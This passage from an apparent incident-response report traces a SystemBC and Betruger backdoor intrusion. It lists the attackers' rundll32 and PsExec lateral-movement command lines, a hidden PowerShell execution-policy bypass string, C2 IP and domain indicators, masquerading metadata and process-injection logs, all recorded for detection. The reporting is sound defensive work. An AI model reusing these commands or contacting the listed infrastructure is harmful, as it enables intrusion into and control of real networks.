Rule: MALPEDIA_Win_Systembc_Auto
Rule: TELEKOM_SECURITY_Win_Systembc_20220311
```

This DLL was deployed across multiple compromised servers throughout the intrusion. In most instances, it retained the same filename observed on the initial beachhead system (WakeWordEngine.dll); however, on the domain controller it was renamed to *conhost.dll* which corresponds to the filename identified in VirusTotal analysis. Across all infected systems, the malware was consistently staged in the *C:\Users\Public\Music\* directory and executed via rundll32.exe, calling the exported function ‘Reset’. For instance, we also observe the threat actor executing the malicious DLL remotely via PsExec.



agent.name	process.name	process.command_line
BEACHHEAD	rundll32.exe	`rundll32  c:\Users\Public\Music\WakeWordEngine.dll, Reset`
DC	PsExec.exe	`PsExec.exe  -accepteula -s -d \\DC  cmd /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset`
BACKUP	PsExec.exe	`PsExec.exe  -accepteula -s -d \\BACKUP  cmd /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset`
BACKUP	cmd.exe	`"cmd" /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset`
BACKUP	rundll32.exe	`rundll32  C:\Users\Public\Music\WakeWordEngine.dll,Reset`
BACKUP	rundll32.exe	`rundll32  C:\Users\Public\Music\WakeWordEngine.dll,Reset`
SERVER A	PsExec.exe	`PsExec.exe  -accepteula -s -d \\SERVER A  cmd /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset`
SERVER A	cmd.exe	`"cmd" /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset`
SERVER A	rundll32.exe	`rundll32  C:\Users\Public\Music\WakeWordEngine.dll,Reset`
SERVER A	rundll32.exe	`rundll32  C:\Users\Public\Music\WakeWordEngine.dll,Reset`
SERVER B	PsExec.exe	`PsExec.exe  -accepteula -s -d \\SERVER B  cmd /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset`
SERVER B	cmd.exe	`"cmd" /c rundll32 C:\Users\Public\Music\WakeWordEngine.dll,Reset`
SERVER B	rundll32.exe	`rundll32  C:\Users\Public\Music\WakeWordEngine.dll,Reset`
SERVER B	rundll32.exe	`rundll32  C:\Users\Public\Music\WakeWordEngine.dll,Reset`
DC	PsExec.exe	`PsExec.exe  -accepteula -s -d \\DC  cmd /c rundll32 C:\Users\Public\Music\conhost.dll, Reset`
DC	cmd.exe	`"cmd" /c rundll32 C:\Users\Public\Music\conhost.dll, Reset`
DC	rundll32.exe	`rundll32  C:\Users\Public\Music\conhost.dll, Reset`
DC	rundll32.exe	`rundll32  C:\Users\Public\Music\conhost.dll, Reset`


WakeWordEngine.dll/conhost.dll processes were observed communicating with ***149.28.101.219*** over port 443. OSINT data identifies this IP address as associated with SystemBC infrastructure and shows it resolves to the following domains:




149.28.101.219

Hostname
www.radarmap.site
www.radarfuture.site
radarmap.site
radarfuture.site
www.radarweatherdata.site
radarweatherdata.site
www.radarstormtracker.site


Memory analysis found that once loaded in memory, the strings within the DLL show multiple items of interest, including the configured C2 IP and port, a user-agent, as well as references to PowerShell and ntdll.dll's LdrLoadDll function, which can be used for DLL loading:






```
socks32.dll
BEGINDATA
HOST1:149.28.101.219
PORT1:443
ALLUSERSPROFILE
win32app
Microsoft
IsWow64Process
RtlGetVersion
powershell
-WindowStyle Hidden -ep bypass -file "
ntdll.dll
LdrLoadDll
GET %s HTTP/1.0
Host: %s
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Connection: close
```

The full initial access and execution chain is captured below:


explorer.exe
PID: 2076
C:\Windows\Explorer.EXE
msedge.exe
PID: 8432
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
msedge.exe
PID: 2092
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
EarthTime.exe
PID: 7676
C:\Users\<redacted_user>\Downloads\EarthTime.exe
cmd.exe
PID: 6244
C:\Windows\SysWOW64\cmd.exe
MSBuild.exe
PID: 9728
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
cmd.exe
PID: 9316
"cmd" /K CHCP 437
chcp.com
PID: 8388
CHCP 437
cmd.exe
PID: 2628
"cmd" /K CHCP 437
chcp.com
PID: 9712
CHCP 437
rundll32.exe
PID: 8856
rundll32 c:\Users\Public\Music\WakeWordEngine.dll, Reset

ccs.exe

On day six, MSBuild.exe wrote *C:\Users\Public\Music\ccs.exe* to disk. The ccs.exe binary was subsequently executed with MSBuild.exe as the parent process. Exiftool analysis revealed that the binary contained the following metadata, designed to impersonate Avast Antivirus:




```
                               exiftool ccs.exe
ExifTool Version Number                 : 13.10
File Name                               : ccs.exe
Directory                               : .
File Size                               : 5.3 MB
File Modification Date/Time             :
File Access Date/Time                   :
File Inode Change Date/Time             :
File Permissions                        : -rw-r--r--
File Type                               : Win64 EXE
File Type Extension                     : exe
MIME Type                               : application/octet-stream
Machine Type                            : AMD AMD64
Time Stamp                              :
Image File Characteristics              : No relocs, Executable, Large address aware
PE Type                                 : PE32+
Linker Version                          : 14.38
Code Size                               : 781824
Initialized Data Size                   : 4515328
Uninitialized Data Size                 : 0
Entry Point                             : 0x6ed90
OS Version                              : 6.0
Image Version                           : 0.0
Subsystem Version                       : 6.0
Subsystem                               : Windows GUI
File Version Number                     : 24.8.9372.0
Product Version Number                  : 24.8.9372.0
File Flags Mask                         : 0x003f
File Flags                              : (none)
File OS                                 : Windows NT 32-bit
Object File Type                        : Executable application
File Subtype                            : 0
Language Code                           : English (U.S.)
Character Set                           : Unicode
Company Name                            : Gen Digital Inc.
Legal Copyright                         : Copyright © 2024 Gen Digital Inc. All rights reserved.
File Description                        : Avast Antivirus
File Version                            : 24.8.9372.0
Internal Name                           : aswAvBootTimeScanShMin
Original File Name                      : aswAvBootTimeScanShMin.exe
Product Name                            : Avast Antivirus
Product Version                         : 24.8.9372.0
Product Id                              : avast-av
```

At the time of writing, ccs.exe is widely recognized as malicious in VirusTotal and was identified as Betruger backdoor by Symantec, a tool commonly used by RansomHub affiliates. According to Symantec's analysis, the Betruger backdoor incorporates functionality typically found across multiple pre-ransomware tools, consolidating various attack capabilities into a single executable.

Betruger's comprehensive feature set includes screenshotting, keylogging, file exfiltration, network reconnaissance, privilege escalation, and credential harvesting. This extensive functionality suggests that Betruger was explicitly developed to streamline ransomware operations by reducing the number of distinct tools that need to be deployed on a compromised network during the preparation phase of an attack.

Once executed, ccs.exe then injected itself into the memory of 172 distinct running processes. The call trace logged in Sysmon Process Access events shows ccs.exe injecting itself into these processes' memory:




Documents (172) Field statistics

@timestamp	agent.name	process.executable	winlog.event_data.CallTrace
15:33:00.011	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:00.057	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:01.717	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:01.908	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:01.960	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:02.157	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:02.210	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:02.263	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:02.315	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:02.388	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:02.438	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.174	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.190	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.190	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.190	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.296	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.296	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.296	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b
15:33:03.318	BEACHHEAD	C:\Users\Public\Music\ccs.exe	C:\Windows\SYSTEM32\ntdll.dll+9d1e4|C:\Windows\System32\KERNELBASE.dll+2bcbe|C:\Users\Public\Music\ccs.exe+23461b

